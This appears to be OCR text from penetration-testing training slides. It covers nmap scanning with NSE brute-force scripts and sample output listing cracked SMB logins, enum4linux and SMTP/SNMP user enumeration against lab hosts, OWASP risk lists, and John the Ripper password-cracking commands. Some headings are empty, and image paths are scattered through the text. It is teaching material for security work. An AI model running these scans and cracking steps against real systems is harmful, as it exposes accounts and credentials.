
nmap Time Options

Category	initial-rtt-timeout	min-rtt-timeout	max-rtt-timeout	max-parallelism	scan-delay	max-scan-delay
T0 Paranoid	5 min	Default (100 ms)	Default (10 sec)	Serial	5 min	Default (1 sec)
T1 Sneaky	15 sec	Default (100 ms)	Default (10 sec)	Serial	15 sec	Default (1 sec)
T2 Polite	Default (1 sec)	Default (100 ms)	Default (10 sec)	Serial	400 ms	Default (1 sec)
T3 Normal	Default (1 sec)	Default (100 ms)	Default (10 sec)	Parallel	Default (0 sec)	Default (1 sec)
T4 Aggressive	500ms	100ms	1,250ms	Parallel	Default (0 sec)	10ms
T5 Insane	250ms	50ms	300ms	Parallel	Default (0 sec)	5ms

OS and Web Server Fingerprinting with Nmap



Nmap Scripts



Zenmap (NSE Mode)

```
nmap -sS -A -Pn --script banner,http-enum,http-headers,http-vmware-path-vuln,ms-sql-brute,ms-sql-config,ms-s...
Network Distance: 1 hop
Service Info: OS: Windows

Host script results:
| ms-sql-info:
|   Windows server name: SERVER
|   [192.168.1.111\MSSQLSERVER]
|     Instance name: MSSQLSERVER
|     Version: Microsoft SQL Server 2000 RTM
|       Version number: 8.00.194.00
|       Product: Microsoft SQL Server 2000
|       Service pack level: RTM
|       Post-SP patches applied: No
|     TCP port: 1433
|     Named pipe: \\192.168.1.111\pipe\sql\query
|_    Clustered: No
| smb-brute:
|   backup:pukcab => Login was successful
|   epp:password => Login was successful
|   guest:guest => Login was successful
|   john:money => Login was successful
|_  molly:money => Login was successful
| smb-enum-users:
|_  Domain: SERVER; Users: Administrator, backup, epp, epp_contractor, Guest, IUSR_SERVER,
IWAM_SERVER, Jim, John, mary, molly, prathan, TsInternetUser
| smb-check-vulns:
|_  MS08-067: VULNERABLE
```

Service Enumeration

DNS Zone Transfer	SNMP Enumeration	SMTP User Enumeration	SMB Enumeration	NTP Enumeration	Active Directory Enumeration
• Dump DNS Record from Primary DNS	• Gather for Network Configuration and User Account	• Gather Active User in Email Service	• Gather Sharing information and User Account	• Gather List of NTP Server	• Gather Active Directory User Account and Sharing Serice

enum4linux

```
root@kali:~# python3 ntlmrelayx-prettyloot.py /tmp/loot
https://github.com/mpgn/prettyloot/ by @mpgn_x64

+--------------------------------------+
| Getting Domain Sid                   |
+--------------------------------------+

[+] Domain Name: demo
Domain Sid: S-1-5-21-4019336599-49157453-3884925909


+----------------------------------------+
| Password Policy Information            |
+----------------------------------------+

[+] Password Info for Domain: DEMO
        [+] Minimum password length:  5
        [+] Password history length: 24
        [+] Password Complexity Flags: 000001

                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 0
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 1

        [+] Maximum password age: 42 days
        [+] Minimum password age: 1 day
        [+] Reset Account Lockout Counter: 30 minutes
        [+] Account Lockout Threshold: 0
        [+] Forced Log off Time: Not Set

+-----------------------+
| Users Infos           |
+-----------------------+

Account: DEMO\bonclay   Name: Bonclay   Desc: (null)
Account: DEMO\TEST      Name: TEST T. TEST      Desc: test desc
Account: DEMO\krbtgt    Name: krbtgt    Desc: Key Distribution Center Service Account
Account: DEMO\Guest     Name: Guest     Desc: Built-in account for guest access to the computer/domain
Account: DEMO\Administrator     Name: Administrator     Desc: Built-in account for administering the computer/domain

user:[bonclay]
```

```
[+] Getting domain group memberships:
Group 'Denied RODC Password Replication Group' has member: DEMO\Read-only Domain Controllers
Group 'Denied RODC Password Replication Group' has member: DEMO\Group Policy Creator Owners
Group 'Denied RODC Password Replication Group' has member: DEMO\Domain Admins
Group 'Denied RODC Password Replication Group' has member: DEMO\Cert Publishers
Group 'Denied RODC Password Replication Group' has member: DEMO\Enterprise Admins
Group 'Denied RODC Password Replication Group' has member: DEMO\Schema Admins
Group 'Denied RODC Password Replication Group' has member: DEMO\Domain Controllers
Group 'Denied RODC Password Replication Group' has member: DEMO\krbtgt

[+] Getting domain group memberships:
Group 'Windows Authorization Access Group' has member: DEMO\S-1-5-9

[+] Getting domain group memberships:
Group 'Pre-Windows 2000 Compatible Access' has member: DEMO\NT AUTHORITY\Authenticated Users

[+] Getting domain group memberships:
Group 'Group Policy Creator Owners' has member: DEMO\Administrator

[+] Getting domain group memberships:
Group 'Domain Admins' has member: DEMO\Administrator

[+] Getting domain group memberships:
Group 'Enterprise Admins' has member: DEMO\Administrator

[+] Getting domain group memberships:
Group 'Schema Admins' has member: DEMO\Administrator

[+] Getting domain group memberships:
Group 'IIS_IUSRS' has member: DEMO\NT AUTHORITY\IUSR

[+] Getting domain group memberships:
Group 'Guests' has member: DEMO\Domain Guests
Group 'Guests' has member: DEMO\Guest

[+] Getting domain group memberships:
Group 'Users' has member: DEMO\Domain Users
Group 'Users' has member: DEMO\NT AUTHORITY\Authenticated Users
Group 'Users' has member: DEMO\NT AUTHORITY\INTERACTIVE

[+] Getting domain group memberships:
Group 'Administrators' has member: DEMO\Domain Admins
Group 'Administrators' has member: DEMO\Enterprise Admins
Group 'Administrators' has member: DEMO\Administrator
```

SMTP Manual Enumeration

```
root@kali:~# telnet 192.168.1.107 25
Trying 192.168.1.107...
Connected to 192.168.1.107.
Escape character is '^]'.
220 #myhostname ESMTP Postfix (Ubuntu)
vrfy raj@mail.ignite.lab
252 2.0.0 raj@mail.ignite.lab
vrfy admin@mail.ignite.lab
550 5.1.1 <admin@mail.ignite.lab>: Recipient address rejected: User unknown in l
ocal recipient table
421 4.4.2 mail.ignite.lab Error: timeout exceeded
Connection closed by foreign host.
```




```
root@kali:~# smtp-user-enum -M VRFY -D mail.ignite.lab -u raj -t 192.168.1.107
Starting smtp-user-enum v1.2 ( http://pentestmonkey.net/tools/smtp-user-enum )

 ----------                                                  ----------
|                   Scan Information                                  |
 ------------------------------------------------------------

Mode ..................... VRFY
Worker Processes ......... 5
Target count ............. 1
Username count ........... 1
Target TCP port .......... 25
Query timeout ............ 5 secs
Target domain ............ mail.ignite.lab

######## Scan started at Sun Sep 24 21:07:22 2017 #########
192.168.1.107: raj@mail.ignite.lab exists
######## Scan completed at Sun Sep 24 21:07:22 2017 #########
1 results.
```

SNMP Enumeration

```
root@kali:~# cd /usr/share/nmap/scripts/
root@kali:/usr/share/nmap/scripts# ls | grep 'snmp'
snmp-brute.nse
snmp-hh3c-logins.nse
snmp-interfaces.nse
snmp-ios-config.nse
snmp-netstat.nse
snmp-processes.nse
snmp-sysdescr.nse
snmp-win32-services.nse
snmp-win32-shares.nse
snmp-win32-software.nse
snmp-win32-users.nse
root@kali:/usr/share/nmap/scripts#
```

```
root@kali:~# nmap 192.168.56.110 -Pn -sU -p 161 --script=snmp-interfaces

Starting Nmap 6.40 ( http://nmap.org ) at 2016-01-03 22:10 PST
Nmap scan report for 192.168.56.110
Host is up (0.00090s latency).
PORT    STATE SERVICE
161/udp open  snmp
| snmp-interfaces:
|   lo
|     IP address: 127.0.0.1  Netmask: 255.0.0.0
|     Type: softwareLoopback  Speed: 10 Mbps
|     Status: up
|     Traffic stats: 156.35 Kb sent, 156.35 Kb received
|   Intel Corporation 82540EM Gigabit Ethernet Controller
|     IP address: 192.168.56.110  Netmask: 255.255.255.0
|     MAC address: 08:00:27:2a:4c:40 (Cadmus Computer Systems)
|     Type: ethernetCsmacd  Speed: 1 Gbps
|     Status: up
|_    Traffic stats: 511.15 Kb sent, 834.50 Kb received
MAC Address: 08:00:27:2A:4C:40 (Cadmus Computer Systems)

Nmap done: 1 IP address (1 host up) scanned in 0.71 seconds
root@kali:~#
```

NTP Enumeration




Vulnerability Assessment


OpenVAS

Open Vulnerability Assessment Scanner

Nessus Scanner



Nessus Scanner




Web Application Attack

OWASP

Open Web Application Security Project

Top 10 Web Application Security Risks

There are three new categories, four categories with naming and scoping changes, and some consolidation in the Top 10 for 2021.



Top 10 Mobile Risks - Final release 2024

- M1: Improper Credential Usage
- M2: Inadequate Supply Chain Security
- M3: Insecure Authentication/Authorization
- M4: Insufficient Input/Output Validation
- M5: Insecure Communication
- M6: Inadequate Privacy Controls
- M7: Insufficient Binary Protections
- M8: Security Misconfiguration
- M9: Insecure Data Storage
- M10: Insufficient Cryptography

Comparison between 2016 and 2024

Comparison Between 2016-2024		
OWASP-2016	**OWASP-2024-Release**	**Comparison Between 2016-2024**
M1: Improper Platform Usage	M1: Improper Credential Usage	**New**
M2: Insecure Data Storage	M2: Inadequate Supply Chain Security	**New**
M3: Insecure Communication	M3: Insecure Authentication / Authorization	**Merged M4&M6 to M3**
M4: Insecure Authentication	M4: Insufficient Input/Output Validation	**New**
M5: Insufficient Cryptography	M5: Insecure Communication	**Moved from M3 to M5**
M6: Insecure Authorization	M6: Inadequate Privacy Controls	**New**
M7: Client Code Quality	M7: Insufficient Binary Protections	**Merged M8&M9 to M7**
M8: Code Tampering	M8: Security Misconfiguration	**Rewording [M10]**
M9: Reverse Engineering	M9: Insecure Data Storage	**Moved from M2 to M9**
M10: Extraneous Functionality	M10: Insufficient Cryptography	**Moved from M5 to M10**

Cracking

Types of Password Attacks

- Passive online attacks
- Active online attacks
- Offline attacks
- Non-electronic attacks

Passive Online Attack: Wire Sniffing

- Access and record the raw network traffic
- Wait until the authentication sequence
- Brute force credentials
- Considerations:
  - Relatively hard to perpetrate
  - Usually computationally complex
  - Tools widely available

Passive Online Attack: Man-in-the- Middle and Replay Attacks

- Somehow get access to the communications channel
- Wait until the authentication sequence
- Proxy authentication-traffic
- No need to brute force

Active Online Attack: Password Guessing

- Try different passwords until one works
- Succeeds with:
  - Bad passwords
  - Open authentication points
- Considerations:
  - Takes a long time
  - Requires huge amounts of network bandwidth
  - Easily detected
  - Core problem: bad passwords

Offline Attacks

- Offline attacks are time consuming
- LM Hashes are much more vulnerable due to smaller key space and shorter length
- Web services are available
- Distributed password cracking techniques are available
- Mitigations:
  - Use good passwords
  - Remove LM Hashes
  - Attacker has password database

John the Ripper

- It is a command-line tool designed to crack both Unix and NT passwords
- The resulting passwords are case insensitive and may not represent the real mixed-case password

John the Ripper Command

```
1. .\john.exe passwordfile
```

You can also download different wordlists from the Internet, and you can create your own new wordlists for JtR to use with the –wordlist parameter.

```
1. .\john.exe passwordfile –wordlist=”wordlist.txt”
```

If you want to specify a cracking mode use the exact parameter for the mode.

```
1. .\john.exe --single passwordfile
2. .\john.exe --incremental passwordfile
```

John the Ripper Command

When you want to see the list of passwords that you have cracked, use the –show parameter.

```
1. .\john.exe –show passwordfile
```

